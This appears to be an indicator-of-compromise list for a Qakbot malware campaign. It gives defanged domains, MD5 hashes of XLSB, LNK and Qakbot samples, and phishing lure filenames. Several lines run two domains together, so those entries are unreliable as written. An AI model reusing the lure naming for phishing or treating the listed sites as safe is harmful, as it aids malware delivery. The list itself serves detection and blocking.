gph.lkabingdonhomes[.]com
agteacherscollege.ac.insis.edu.gh
impexlanka[.]comludoj[.]come.xyz
muftinacademy[.]com1031oilgasexchange[.]com
indexpublicidade[.]com.brhullriverinternationaltd[.]com
srgsdelhiwest[.]comproyectostam[.]com
waitthouseinc.orggomax.mv
ecotence.in.nettriplenetleaseproperty[.]com
brunocesar.meonlywebsitemaintenance[.]com
lbconsultores[.]com.cokindersaurus.in
guitarconnections[.]comguestpostmachine[.]com
bagatiparamohiladegreecollege.edu.bdguitarconnections[.]com
waitthouseinc.orgofferle[.]com
cuddlethypet[.]comsrimanthexports[.]com
espetinhodotom[.]comluxiaafinishinglab[.]com
greyter[.]commoodle-on[.]com
niramayacare.inmakazadpharmacy[.]com
netleasesale[.]comnathanflax[.]com

erimaegypt[.]com
clashminiwiki[.]com
topfivedubai[.]com
skyorder.net
profitsbrewingnews[.]com
motobi[.]com.bd
polistirolo.org
palashinternationals[.]com
mayaconstructions.co.in
maexbrasil[.]com.br
mzdartworkservicesllc[.]com
walmongroup[.]com
saffroneduworld[.]com
lacremaynaty[.]com.mx
ifongeek[.]com
growscaleandprofit[.]com
getishdonelive[.]com
influencerlaunches[.]com
apk.hap.in
calldekesha[.]com
vortex.cmspeakatiamp[.]com
thewebinarclinic[.]com
thewebinarchecklist[.]com
sathyaunarsabha.org
outsourcingmr[.]com
webdoweb[.]com
ngvortex.cm
future-vision[.]com
trbrunalipiani[.]com.br
ecotence.xyz
nimbus[.]com.qa
writeright.in
lightnco.id
aidshivawareness.org
metaunlimited.in
hearingaidbihar[.]com
barcalifa[.]com.br
condominiosanalfonso.cl
timelapse.ae
oladobeldavida[.]com.br
marcofoods.in
alternativecareers.in
rsbnq[.]com
cobblux.pktafonego.org
chezmarblan[.]com
cogitosoftware.co.in
devconstech[.]com
cumipilek[.]com
daptec[.]com.br
hydrical.mx
indiacodecafe[.]com
ecsshopping[.]com
skyorder.net
techmahesh.in
assimpresaroma.it
campandvillas[.]com
styleavail[.]com
omtapovan[.]com
programandoavida[.]com.br
indiacodecafe[.]com
bruno-music[.]com
laoaseanhospital.la
agbegypt[.]com
crimpwell.in
1031wiki[.]com
strategicaliances.co.in
nimbus[.]com.qa
vivanaweb[.]com.br
officeservicesjo.cfd
inspiraanalytics.in
shareyourcake.org
protocolostart[.]com
acertoinformatica[.]com.br
inovex.in
devconstech[.]com
digizen.in
rajkotbusiness.in
digizen.in
acertoinformatica[.]com.br
rumbakids[.]com

boostabrain.incsnglobal.co
haskekudla[.]comkraushop[.]com
Mahalaxmibastralayanx.inchuckdukas[.]com

[+] Hashes

XLSB:

58F76FA1C0147D4142BFE543585B583F
4DFF0479A285DECA19BC48DFF2476123
D7C3ED4D29199F388CE93E567A3D45F9
3243D439F8B0B4A58478DFA34C3C42C7
396C770E50CBAD0D9779969361754D69
C2B1D2E90D4C468685084A65FFEE600E

LNK:

54A10B41A7B12233D0C9EACD11036954
E134136D442A5C16465D9D7E8AFB5EBE
7D0083DB5FA7DE50E620844D34C89EFC
C2663FCCB541E8B5DAA390B76731CEDE

Qakbot:

529FB9186FA6E45FD4B7D2798C7C553C

[+] Filenames:

Calculation-1517599969-Jan-24.xlsb
Calculation-Letter-1179175942-Jan-25.xlsb
ClaimDetails-1312905553-Mar-14.xlsb
Compensation-1172258432-Feb-16.xlsb
Compliance-Report-1634724067-Mar-22.xlsb
ContractCopy-1649787354-Dec-21.xlsb
DocumentIndex-174553751-12232021.xlsb
EmergReport-273298556-20220309.xlsb
Payment-1553554741-Feb-24.xlsb
ReservationDetails-313219689-Dec-08.xlsb
Service-Interrupt-977762469.xlsb

Summary-1318554386-Dec27.xlsb

W_3122987804.xlsb

A_1722190090.xlsb

AO_546764894.xlsb

Nh_1813197697.xlsb

LM_4170692805.xlsb

report228.lnk

report224.lnk

51944395538_1921490797.zip

52010712629_1985757123.zip

52135924228_164908202.zip

51107204327_175134583.zip